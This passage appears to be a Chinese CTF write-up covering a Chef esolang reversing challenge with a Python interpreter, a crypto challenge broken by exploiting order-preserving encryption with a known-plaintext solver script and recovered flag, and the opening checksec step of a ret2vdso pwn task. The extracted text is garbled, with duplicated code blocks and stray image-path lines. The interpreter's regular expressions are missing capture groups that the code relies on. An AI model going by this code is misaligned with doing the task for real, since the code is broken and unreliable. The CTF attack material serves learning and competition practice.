814 Add butter to the mixing bowl.
815 Add sugar to the mixing bowl.
816 Clean the 3rd mixing bowl.
817 Put turmeric into the 3rd mixing bowl.
818 Add potatoes to the 3rd mixing bowl.
819 Clean the 3rd mixing bowl.
820 Liquify contents of the mixing bowl.
821 Pour contents of the mixing bowl into the baking dish.
822 Clean the mixing bowl.
823 Put honey into the mixing bowl.
824 Add honey to the mixing bowl.
825 Add honey to the mixing bowl.
826 Add honey to the mixing bowl.
827 Add honey to the mixing bowl.
828 Add salt to the mixing bowl.

829 Add salt to the mixing bowl.
830 Clean the 4th mixing bowl.
831 Put turmeric into the 4th mixing bowl.
832 Put tomato into the 4th mixing bowl.
833 Put onions into the 4th mixing bowl.
834 Remove thyme from the 4th mixing bowl.
835 Clean the 4th mixing bowl.
836 Liquify contents of the mixing bowl.
837 Pour contents of the mixing bowl into the baking dish.
838 Clean the mixing bowl.
839 Put honey into the mixing bowl.
840 Add honey to the mixing bowl.
841 Add honey to the mixing bowl.
842 Add flour to the mixing bowl.
843 Add sugar to the mixing bowl.
844 Clean the 4th mixing bowl.
845 Put cheese into the 4th mixing bowl.
846 Put pepper into the 4th mixing bowl.
847 Clean the 4th mixing bowl.
848 Liquify contents of the mixing bowl.
849 Pour contents of the mixing bowl into the baking dish.
850 Clean the mixing bowl.
851 Put honey into the mixing bowl.
852 Add honey to the mixing bowl.
853 Add salt to the mixing bowl.
854 Add sugar to the mixing bowl.
855 Clean the 4th mixing bowl.
856 Put cumin into the 4th mixing bowl.
857 Put nutmeg into the 4th mixing bowl.
858 Put potatoes into the 4th mixing bowl.
859 Remove sage from the 4th mixing bowl.
860 Put sugar into the 4th mixing bowl.
861 Clean the 4th mixing bowl.
862 Liquify contents of the mixing bowl.
863 Pour contents of the mixing bowl into the baking dish.
864 Clean the mixing bowl.
865 Put honey into the mixing bowl.
866 Add honey to the mixing bowl.
867 Add honey to the mixing bowl.
868 Add vanilla to the mixing bowl.
869 Clean the 2nd mixing bowl.
870 Put turmeric into the 2nd mixing bowl.
871 Put onions into the 2nd mixing bowl.
872 Clean the 2nd mixing bowl.
873 Liquify contents of the mixing bowl.
874 Pour contents of the mixing bowl into the baking dish.
875 Clean the mixing bowl.
876 Put honey into the mixing bowl.
877 Add honey to the mixing bowl.
878 Add honey to the mixing bowl.
879 Add honey to the mixing bowl.
880 Add milk to the mixing bowl.
881 Add salt to the mixing bowl.
882 Add sugar to the mixing bowl.
883 Liquify contents of the mixing bowl.
884 Pour contents of the mixing bowl into the baking dish.
885 Clean the mixing bowl.
886 Put honey into the mixing bowl.

887 Add honey to the mixing bowl.
888 Add honey to the mixing bowl.
889 Add honey to the mixing bowl.
890 Add honey to the mixing bowl.
891 Add sugar to the mixing bowl.
892 Clean the 3rd mixing bowl.
893 Put oregano into the 3rd mixing bowl.
894 Put potatoes into the 3rd mixing bowl.
895 Put cheese into the 3rd mixing bowl.
896 Add parsley to the 3rd mixing bowl.
897 Remove paprika from the 3rd mixing bowl.
898 Clean the 3rd mixing bowl.
899 Liquify contents of the mixing bowl.
900 Pour contents of the mixing bowl into the baking dish.
901 Clean the mixing bowl.
902 Put honey into the mixing bowl.
903 Add honey to the mixing bowl.
904 Add honey to the mixing bowl.
905 Add chicken to the mixing bowl.
906 Add sugar to the mixing bowl.
907 Clean the 4th mixing bowl.
908 Put nutmeg into the 4th mixing bowl.
909 Remove onions from the 4th mixing bowl.
910 Put chicken into the 4th mixing bowl.
911 Clean the 4th mixing bowl.
912 Liquify contents of the mixing bowl.
913 Pour contents of the mixing bowl into the baking dish.
914 Clean the mixing bowl.
915 Put honey into the mixing bowl.
916 Add honey to the mixing bowl.
917 Add honey to the mixing bowl.
918 Add flour to the mixing bowl.
919 Add sugar to the mixing bowl.
920 Clean the 3rd mixing bowl.
921 Put oil into the 3rd mixing bowl.
922 Put ginger into the 3rd mixing bowl.
923 Add garlic to the 3rd mixing bowl.
924 Clean the 3rd mixing bowl.
925 Liquify contents of the mixing bowl.
926 Pour contents of the mixing bowl into the baking dish.
927 Clean the mixing bowl.
928 Put honey into the mixing bowl.
929 Add honey to the mixing bowl.
930 Add honey to the mixing bowl.
931 Add flour to the mixing bowl.
932 Add sugar to the mixing bowl.
933 Clean the 4th mixing bowl.
934 Put parsley into the 4th mixing bowl.
935 Put cinnamon into the 4th mixing bowl.
936 Put ginger into the 4th mixing bowl.
937 Remove pepper from the 4th mixing bowl.
938 Put butter into the 4th mixing bowl.
939 Clean the 4th mixing bowl.
940 Liquify contents of the mixing bowl.
941 Pour contents of the mixing bowl into the baking dish.
942 Clean the mixing bowl.
943 Put honey into the mixing bowl.
944 Add honey to the mixing bowl.

945 Add eggs to the mixing bowl.
946 Liquify contents of the mixing bowl.
947 Pour contents of the mixing bowl into the baking dish.
948 Clean the mixing bowl.
949 Put honey into the mixing bowl.
950 Add honey to the mixing bowl.
951 Add honey to the mixing bowl.
952 Add sugar to the mixing bowl.
953 Clean the 3rd mixing bowl.
954 Put garlic into the 3rd mixing bowl.
955 Put potatoes into the 3rd mixing bowl.
956 Clean the 3rd mixing bowl.
957 Liquify contents of the mixing bowl.
958 Pour contents of the mixing bowl into the baking dish.
959 Clean the mixing bowl.
960 Put honey into the mixing bowl.
961 Add honey to the mixing bowl.
962 Add honey to the mixing bowl.
963 Add vanilla to the mixing bowl.
964 Add salt to the mixing bowl.
965 Clean the 3rd mixing bowl.
966 Put potatoes into the 3rd mixing bowl.
967 Put potatoes into the 3rd mixing bowl.
968 Put paprika into the 3rd mixing bowl.
969 Add oil to the 3rd mixing bowl.
970 Clean the 3rd mixing bowl.
971 Liquify contents of the mixing bowl.
972 Pour contents of the mixing bowl into the baking dish.
973 Clean the mixing bowl.
974 Put honey into the mixing bowl.
975 Add honey to the mixing bowl.
976 Add honey to the mixing bowl.
977 Add honey to the mixing bowl.
978 Add honey to the mixing bowl.
979 Add butter to the mixing bowl.
980 Clean the 5th mixing bowl.
981 Put paprika into the 5th mixing bowl.
982 Clean the 5th mixing bowl.
983 Liquify contents of the mixing bowl.
984 Pour contents of the mixing bowl into the baking dish.
985 Clean the mixing bowl.
986 Put honey into the mixing bowl.
987 Add honey to the mixing bowl.
988 Add honey to the mixing bowl.
989 Add milk to the mixing bowl.
990 Add salt to the mixing bowl.
991 Add sugar to the mixing bowl.
992 Clean the 3rd mixing bowl.
993 Put turmeric into the 3rd mixing bowl.
994 Clean the 3rd mixing bowl.
995 Liquify contents of the mixing bowl.
996 Pour contents of the mixing bowl into the baking dish.
997 Clean the mixing bowl.
998 Put honey into the mixing bowl.
999 Add honey to the mixing bowl.
1000 Add butter to the mixing bowl.
1001 Clean the 3rd mixing bowl.
1002 Put rosemary into the 3rd mixing bowl.

1003 Put onions into the 3rd mixing bowl.
1004 Put oregano into the 3rd mixing bowl.
1005 Put vanilla into the 3rd mixing bowl.
1006 Clean the 3rd mixing bowl.
1007 Liquify contents of the mixing bowl.
1008 Pour contents of the mixing bowl into the baking dish.
1009 Clean the mixing bowl.
1010 Put honey into the mixing bowl.
1011 Add honey to the mixing bowl.
1012 Add honey to the mixing bowl.
1013 Add honey to the mixing bowl.
1014 Add butter to the mixing bowl.
1015 Add sugar to the mixing bowl.
1016 Clean the 3rd mixing bowl.
1017 Put oil into the 3rd mixing bowl.
1018 Put pepper into the 3rd mixing bowl.
1019 Put cinnamon into the 3rd mixing bowl.
1020 Remove sage from the 3rd mixing bowl.
1021 Put flour into the 3rd mixing bowl.
1022 Clean the 3rd mixing bowl.
1023 Liquify contents of the mixing bowl.
1024 Pour contents of the mixing bowl into the baking dish.
1025 Clean the mixing bowl.
1026 Put honey into the mixing bowl.
1027 Add honey to the mixing bowl.
1028 Add honey to the mixing bowl.
1029 Add vanilla to the mixing bowl.
1030 Clean the 2nd mixing bowl.
1031 Put tomato into the 2nd mixing bowl.
1032 Put cheese into the 2nd mixing bowl.
1033 Clean the 2nd mixing bowl.
1034 Liquify contents of the mixing bowl.
1035 Pour contents of the mixing bowl into the baking dish.
1036 Clean the mixing bowl.
1037 Put honey into the mixing bowl.
1038 Add honey to the mixing bowl.
1039 Add eggs to the mixing bowl.
1040 Clean the 2nd mixing bowl.
1041 Put tomato into the 2nd mixing bowl.
1042 Put parsley into the 2nd mixing bowl.
1043 Add turmeric to the 2nd mixing bowl.
1044 Clean the 2nd mixing bowl.
1045 Liquify contents of the mixing bowl.
1046 Pour contents of the mixing bowl into the baking dish.
1047 Clean the mixing bowl.
1048 Put honey into the mixing bowl.
1049 Add honey to the mixing bowl.
1050 Add honey to the mixing bowl.
1051 Add chicken to the mixing bowl.
1052 Clean the 4th mixing bowl.
1053 Put thyme into the 4th mixing bowl.
1054 Put paprika into the 4th mixing bowl.
1055 Put sage into the 4th mixing bowl.
1056 Add turmeric to the 4th mixing bowl.
1057 Remove nutmeg from the 4th mixing bowl.
1058 Clean the 4th mixing bowl.
1059 Liquify contents of the mixing bowl.
1060 Pour contents of the mixing bowl into the baking dish.

1061 Clean the mixing bowl.
1062 Put honey into the mixing bowl.
1063 Add honey to the mixing bowl.
1064 Add honey to the mixing bowl.
1065 Add milk to the mixing bowl.
1066 Add sugar to the mixing bowl.
1067 Liquify contents of the mixing bowl.
1068 Pour contents of the mixing bowl into the baking dish.
1069 Clean the mixing bowl.
1070 Put honey into the mixing bowl.
1071 Add honey to the mixing bowl.
1072 Add flour to the mixing bowl.
1073 Add salt to the mixing bowl.
1074 Clean the 3rd mixing bowl.
1075 Put parsley into the 3rd mixing bowl.
1076 Put ginger into the 3rd mixing bowl.
1077 Put eggs into the 3rd mixing bowl.
1078 Clean the 3rd mixing bowl.
1079 Liquify contents of the mixing bowl.
1080 Pour contents of the mixing bowl into the baking dish.
1081 Clean the mixing bowl.
1082 Put honey into the mixing bowl.
1083 Add honey to the mixing bowl.
1084 Add honey to the mixing bowl.
1085 Add vanilla to the mixing bowl.
1086 Add salt to the mixing bowl.
1087 Clean the 4th mixing bowl.
1088 Put oil into the 4th mixing bowl.
1089 Put cheese into the 4th mixing bowl.
1090 Put cinnamon into the 4th mixing bowl.
1091 Add sage to the 4th mixing bowl.
1092 Remove nutmeg from the 4th mixing bowl.
1093 Clean the 4th mixing bowl.
1094 Liquify contents of the mixing bowl.
1095 Pour contents of the mixing bowl into the baking dish.
1096 Clean the mixing bowl.
1097 Put honey into the mixing bowl.
1098 Add honey to the mixing bowl.
1099 Add honey to the mixing bowl.
1100 Clean the 5th mixing bowl.
1101 Put sage into the 5th mixing bowl.
1102 Put tomato into the 5th mixing bowl.
1103 Add cinnamon to the 5th mixing bowl.
1104 Clean the 5th mixing bowl.
1105 Liquify contents of the mixing bowl.
1106 Pour contents of the mixing bowl into the baking dish.
1107 Clean the mixing bowl.
1108 Put honey into the mixing bowl.
1109 Add honey to the mixing bowl.
1110 Add honey to the mixing bowl.
1111 Add chicken to the mixing bowl.
1112 Clean the 2nd mixing bowl.
1113 Put pepper into the 2nd mixing bowl.
1114 Add cinnamon to the 2nd mixing bowl.
1115 Remove basil from the 2nd mixing bowl.
1116 Clean the 2nd mixing bowl.
1117 Liquify contents of the mixing bowl.
1118 Pour contents of the mixing bowl into the baking dish.

1119 Clean the mixing bowl.
1120 Put honey into the mixing bowl.
1121 Add honey to the mixing bowl.
1122 Add vanilla to the mixing bowl.
1123 Add salt to the mixing bowl.
1124 Add sugar to the mixing bowl.
1125 Clean the 2nd mixing bowl.
1126 Put turmeric into the 2nd mixing bowl.
1127 Remove parsley from the 2nd mixing bowl.
1128 Clean the 2nd mixing bowl.
1129 Liquify contents of the mixing bowl.
1130 Pour contents of the mixing bowl into the baking dish.
1131 Clean the mixing bowl.
1132 Put honey into the mixing bowl.
1133 Add honey to the mixing bowl.
1134 Add honey to the mixing bowl.
1135 Add honey to the mixing bowl.
1136 Add milk to the mixing bowl.
1137 Add salt to the mixing bowl.
1138 Add sugar to the mixing bowl.
1139 Clean the 4th mixing bowl.
1140 Put oregano into the 4th mixing bowl.
1141 Put tomato into the 4th mixing bowl.
1142 Put cumin into the 4th mixing bowl.
1143 Add garlic to the 4th mixing bowl.
1144 Remove tomato from the 4th mixing bowl.
1145 Clean the 4th mixing bowl.
1146 Liquify contents of the mixing bowl.
1147 Pour contents of the mixing bowl into the baking dish.
1148 Clean the mixing bowl.
1149 Put honey into the mixing bowl.
1150 Add honey to the mixing bowl.
1151 Add honey to the mixing bowl.
1152 Add honey to the mixing bowl.
1153 Add chicken to the mixing bowl.
1154 Add sugar to the mixing bowl.
1155 Clean the 4th mixing bowl.
1156 Put basil into the 4th mixing bowl.
1157 Add tomato to the 4th mixing bowl.
1158 Clean the 4th mixing bowl.
1159 Liquify contents of the mixing bowl.
1160 Pour contents of the mixing bowl into the baking dish.
1161 Clean the mixing bowl.
1162 Put honey into the mixing bowl.
1163 Add honey to the mixing bowl.
1164 Add honey to the mixing bowl.
1165 Add honey to the mixing bowl.
1166 Add flour to the mixing bowl.
1167 Clean the 3rd mixing bowl.
1168 Put garlic into the 3rd mixing bowl.
1169 Put nutmeg into the 3rd mixing bowl.
1170 Put oregano into the 3rd mixing bowl.
1171 Clean the 3rd mixing bowl.
1172 Liquify contents of the mixing bowl.
1173 Pour contents of the mixing bowl into the baking dish.
1174 Clean the mixing bowl.
1175 Put honey into the mixing bowl.
1176 Add honey to the mixing bowl.

```

1177 Add honey to the mixing bowl.
1178 Add honey to the mixing bowl.
1179 Add honey to the mixing bowl.
1180 Add butter to the mixing bowl.
1181 Add sugar to the mixing bowl.
1182 Clean the 2nd mixing bowl.
1183 Put sage into the 2nd mixing bowl.
1184 Put nutmeg into the 2nd mixing bowl.
1185 Add basil to the 2nd mixing bowl.
1186 Remove oregano from the 2nd mixing bowl.
1187 Put sugar into the 2nd mixing bowl.
1188 Clean the 2nd mixing bowl.
1189 Liquify contents of the mixing bowl.
1190 Pour contents of the mixing bowl into the baking dish.
1191 Clean the mixing bowl.
1192 Put honey into the mixing bowl.
1193 Add honey to the mixing bowl.
1194 Add honey to the mixing bowl.
1195 Add chicken to the mixing bowl.
1196 Liquify contents of the mixing bowl.
1197 Pour contents of the mixing bowl into the baking dish.
1198 Clean the mixing bowl.
1199 Put honey into the mixing bowl.
1200 Add honey to the mixing bowl.
1201 Add honey to the mixing bowl.
1202 Add honey to the mixing bowl.
1203 Add chicken to the mixing bowl.
1204 Add sugar to the mixing bowl.
1205 Clean the 2nd mixing bowl.
1206 Put sage into the 2nd mixing bowl.
1207 Put cinnamon into the 2nd mixing bowl.
1208 Remove cinnamon from the 2nd mixing bowl.
1209 Put flour into the 2nd mixing bowl.
1210 Clean the 2nd mixing bowl.
1211 Liquify contents of the mixing bowl.
1212 Pour contents of the mixing bowl into the baking dish.
1213 Clean the mixing bowl.
1214 Put honey into the mixing bowl.
1215 Add honey to the mixing bowl.
1216 Add honey to the mixing bowl.
1217 Add vanilla to the mixing bowl.
1218 Add salt to the mixing bowl.
1219 Clean the 3rd mixing bowl.
1220 Put thyme into the 3rd mixing bowl.
1221 Put honey into the 3rd mixing bowl.
1222 Clean the 3rd mixing bowl.
1223 Liquify contents of the mixing bowl.
1224 Pour contents of the mixing bowl into the baking dish.
1225 Refrigerate for 1 hour.
1226
1227 Serves 1.
1228 """
1229
1230 ingredients = {}
1231 lines = code.splitlines()
1232 ing_section = False
1233 method_section = False
1234 method_lines = []

```

```

1235 for line in lines:
1236     line = line.strip()
1237     if not line:
1238         continue
1239     if line == "Ingredients.":
1240         ing_section = True
1241         continue
1242     if line == "Method.":
1243         ing_section = False
1244         method_section = True
1245         continue
1246     if ing_section:
1247         match = re.match(r'(\d+)\s+(?:g|kg|m1|l|dash|cup|tsp|tbsp|pinch)?\s+.*', line)
1248         if match:
1249             val = int(match.group(1))
1250             name = match.group(2)
1251             ingredients[name] = val
1252     if method_section:
1253         if line.startswith("Serves"):
1254             break
1255         method_lines.append(line)
1256 bowls = {1: []}
1257 baking_dish = []
1258 def get_bowl(idx):
1259     if idx is None:
1260         idx = 1
1261     else:
1262         idx = int(idx)
1263     if idx not in bowls:
1264         bowls[idx] = []
1265     return bowls[idx]
1266 for line in method_lines:
1267     match = re.match(r'Clean the(?:(\d+)(?:nd|rd|th|st)?)? mixing bowl.', line)
1268     if match:
1269         idx = match.group(1)
1270         bowl = get_bowl(idx)
1271         bowl.clear()
1272         continue
1273     match = re.match(r'Put(?:(\d+)(?:nd|rd|th|st)?)? mixing bowl.', line)
1274     if match:
1275         ing_name = match.group(1)
1276         idx = match.group(2)
1277         if ing_name in ingredients:
1278             get_bowl(idx).append(ingredients[ing_name])
1279             continue
1280     match = re.match(r'Add(?:(\d+)(?:nd|rd|th|st)?)? mixing bowl.', line)
1281     if match:
1282         ing_name = match.group(1)
1283         idx = match.group(2)
1284         if ing_name in ingredients and get_bowl(idx):
1285             val = get_bowl(idx).pop()
1286             val += ingredients[ing_name]
1287             get_bowl(idx).append(val)
1288         continue

```

```

1289     match = re.match(r'Remove (.*) from the(?:(\d+)(?:nd|rd|th|st)? )?mixing
bowl\.', line)
1290     if match:
1291         ing_name = match.group(1)
1292         idx = match.group(2)
1293         if ing_name in ingredients and get_bowl(idx):
1294             val = get_bowl(idx).pop()
1295             val -= ingredients[ing_name]
1296             get_bowl(idx).append(val)
1297             continue
1298     match = re.match(r'Combine (.*) into the(?:(\d+)(?:nd|rd|th|st)? )?mixing
bowl\.', line)
1299     if match:
1300         ing_name = match.group(1)
1301         idx = match.group(2)
1302         if ing_name in ingredients and get_bowl(idx):
1303             val = get_bowl(idx).pop()
1304             val *= ingredients[ing_name]
1305             get_bowl(idx).append(val)
1306             continue
1307     match = re.match(r'Liquify contents of the(?:(\d+)(?:nd|rd|th|st)? )??
mixing bowl\.', line)
1308     if match:
1309         pass
1310         continue
1311     match = re.match(r'Pour contents of the(?:(\d+)(?:nd|rd|th|st)? )?mixing
bowl into the baking dish\.', line)
1312     if match:
1313         idx = match.group(1)
1314         bowl = get_bowl(idx)
1315         while bowl:
1316             val = bowl.pop()
1317             baking_dish.append(chr(val))
1318             continue
1319
1320 print("".join(baking_dish))


```

```

1291     ing_name = match.group(1)
1292     idx = match.group(2)
1293     if ing_name in ingredients and get_bowl(idx):
1294         val = get_bowl(idx).pop()
1295         val -= ingredients[ing_name]
1296         get_bowl(idx).append(val)
1297         continue
1298     match = re.match(pattern=r'Combine (.*) into the(?:(\d+)(?:nd|rd|th|st)? )?mixing bowl\.', line)
1299     if match:
1300         ing_name = match.group(1)
1301         idx = match.group(2)
1302         if ing_name in ingredients and get_bowl(idx):
1303             val = get_bowl(idx).pop()
1304             val *= ingredients[ing_name]
1305             get_bowl(idx).append(val)

```

反转base64解码



Crypto

迷失

```

69
70     cipher_bytes = long_to_bytes(cipher_int, 2)
71     self.cache[cache_key] = cipher_bytes
72
73     return cipher_bytes
74
75     def encrypt_flag(self, flag: bytes) -> bytes:
76         encrypted_parts = []
77
78         for char in flag:
79             char_bytes = bytes([char])
80             encrypted_char = self.encrypt_char(char_bytes)
81             encrypted_parts.append(encrypted_char)
82
83         return b''.join(encrypted_parts)
84
85     def main():
86         key = os.urandom(32)
87
88         flag = b"Now flag is furryCTF{??????_????_????_????????_????????_???" - made by QQ:3244118528 qwq"
89
90         enc = Encryptor(key)
91
92         encrypted_flag = enc.encrypt_flag(flag)
93
94         print(f"m = {encrypted_flag.hex()}")
95
96     if __name__ == "__main__":
97         main()
98
99 # m = 4ee06f407770280066806d0060916740280068917340280068074f17200720079004271550046e07b0050006d0065c06091734074f1720065c05

```

通过分析 encrypt.py 中的 Encryptor 类，发现：

1. **加密方式**: 使用了 AES-ECB 模式生成的伪随机数函数 _pseudorandom_function。
2. **核心逻辑 (_encode)**: 这是一个递归函数，它将明文空间 [plain_low, plain_high] 和密文空间 [cipher_low, cipher_high] 进行同步分割。

- 如果 $\text{plaintext} \leq \text{plain_mid}$, 则密文范围缩小到左半部分。
- 如果 $\text{plaintext} > \text{plain_mid}$, 则密文范围缩小到右半部分。
- 过程中加入了随机扰动 (由 key 决定), 但对于同一个 key, 这个过程是确定的。

3. **关键性质:** 这种加密算法是一种 **保序加密 (Order-Preserving Encryption, OPE)**。

- 意味着: 如果字符 A 的 ASCII 码小于字符 B, 即 $A < B$, 那么加密后的 $\text{Enc}(A) < \text{Enc}(B)$ 。
- 这一性质是解题的突破口。

上脚本

```

1 import struct
2
3 m_hex =
4 "4ee06f407770280066806d00609167402800689173402800668074f17200720079004271550046e0
5 7b0050006d0065c06091734074f1720065c05f4050f174f165c0720079005f404f7072003a6065c07
6 2005f405000720065c0734065c03af0768068916e8067405f406295720079007000740068916f406e
7 805f406f4077706f407cf128002f4928006df06091650065c0280061e17900280050f150f13c5938d
8 4382039403940379037903b8039d038203b802800714077707140"
9
10 def solve():
11     ciphertexts = []
12     for i in range(0, len(m_hex), 4):
13         chunk = m_hex[i:i+4]
14         val = int(chunk, 16)
15         ciphertexts.append(val)
16     prefix = "Now flag is furryCTF{"
17     suffix = "} - made by QQ:3244118528 qwq"
18     known_map = {}
19     known_reverse_map = {}
20     for i, char in enumerate(prefix):
21         c_val = ciphertexts[i]
22         known_reverse_map[c_val] = char
23     suffix_len = len(suffix)
24     for i, char in enumerate(suffix):
25         c_val = ciphertexts[-suffix_len + i]
26         known_reverse_map[c_val] = char
27     sorted_pairs = sorted(known_reverse_map.items())
28
29     print("[*] Generated Mapping Table from Known Plaintext:")
30     for c_val, char in sorted_pairs:
31         print(f" {hex(c_val)} -> '{char}' ({ord(char)})")
32     start_idx = len(prefix)
33     end_idx = len(ciphertexts) - len(suffix)
34
35     print(f"\n[*] Decrypting hidden part (indices {start_idx} to {end_idx})...")
36     decoded_flag_part = ""
37
38     for i in range(start_idx, end_idx):
39         c_val = ciphertexts[i]
40
41         if c_val in known_reverse_map:
42             decoded_flag_part += known_reverse_map[c_val]
43             continue
44         lower = None
45         upper = None

```

```

42
43     for k_c, k_char in sorted_pairs:
44         if k_c < c_val:
45             lower = (k_c, k_char)
46         if k_c > c_val:
47             upper = (k_c, k_char)
48             break
49
50     if lower and upper:
51         l_c, l_char = lower
52         u_c, u_char = upper
53
54         char_gap = ord(u_char) - ord(l_char)
55         guessed_char = "?"
56
57         if char_gap == 2:
58             guessed_char = chr(ord(l_char) + 1)
59         elif char_gap > 2:
60             candidates = [chr(k) for k in range(ord(l_char)+1, ord(u_char))]
61             if c_val == 0x5000 and 'P' in candidates:
62                 guessed_char = 'P'
63             elif c_val == 0x4f70 and 'o' in candidates:
64                 guessed_char = 'o'
65             elif c_val == 0x5f40 and '_' in candidates:
66                 guessed_char = '_'
67             elif c_val == 0x3a60 and '6' in candidates:
68                 guessed_char = '6'
69             elif c_val == 0x3af0 and '7' in candidates:
70                 guessed_char = '7'
71
72         else:
73             print(f"  [?] Ambiguous at index {i}: {hex(c_val)} is between
74 '{l_char}' and '{u_char}'. Candidates: {candidates}")
75
76         decoded_flag_part += guessed_char
77         if guessed_char != "?":
78             known_reverse_map[c_val] = guessed_char
79             sorted_pairs = sorted(known_reverse_map.items())
80
81     else:
82         decoded_flag_part += "?"
83
84     full_flag = prefix + decoded_flag_part + suffix
85     print(f"\n[+] Recovered Flag:\n{full_flag}")
86     import re
87     match = re.search(r'furryCTF\{.*?\}', full_flag)
88     if match:
89         print(f"\n[+] Flag: {match.group(0)}")
90 if __name__ == "__main__":
91     solve()

```

```

    known_reverse_map[c_val] = guessed_char
    sorted_pairs = sorted(known_reverse_map.items())

    else:
        decoded_flag_part += "?"

    full_flag = prefix + decoded_flag_part + suffix
    print(f"\n[+] Recovered Flag:{full_flag}")
    import re
    match = re.search(pattern=r'furryCTF\{.*?\}', full_flag)
    if match:
        print(f"\n[+] Flag: {match.group(0)}")
> if __name__ == "__main__":
    solve()

```

solve_flag ×

```

0x7340 -> 's' (115)
0x74f1 -> 'u' (117)
0x7770 -> 'w' (119)
0x7900 -> 'y' (121)
0x7b00 -> '{' (123)
0x7cf1 -> '}' (125)

[*] Decrypting hidden part (indices 21 to 65)...

[+] Recovered Flag:
Now flag is furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo} - made by QQ:3244118528 qwq

[+] Flag: furryCTF{Pleasure_Query_Or6er_Prese7ving_cryption_owo}

```

PWN

ret2vdso


下载下来后先看下保护信息

```

root@Pwn:~/123# checksec ret2vdso_x32
[*] '/root/123/ret2vdso_x32'
    Arch:           i386-32-little
    RELRO:          Partial RELRO
    Stack:          No canary found
    NX:             NX enabled
    PIE:            No PIE (0x8048000)
    Stripped:       No
root@Pwn:~/123#

```

再用IDA查看下伪代码



得出以下信息

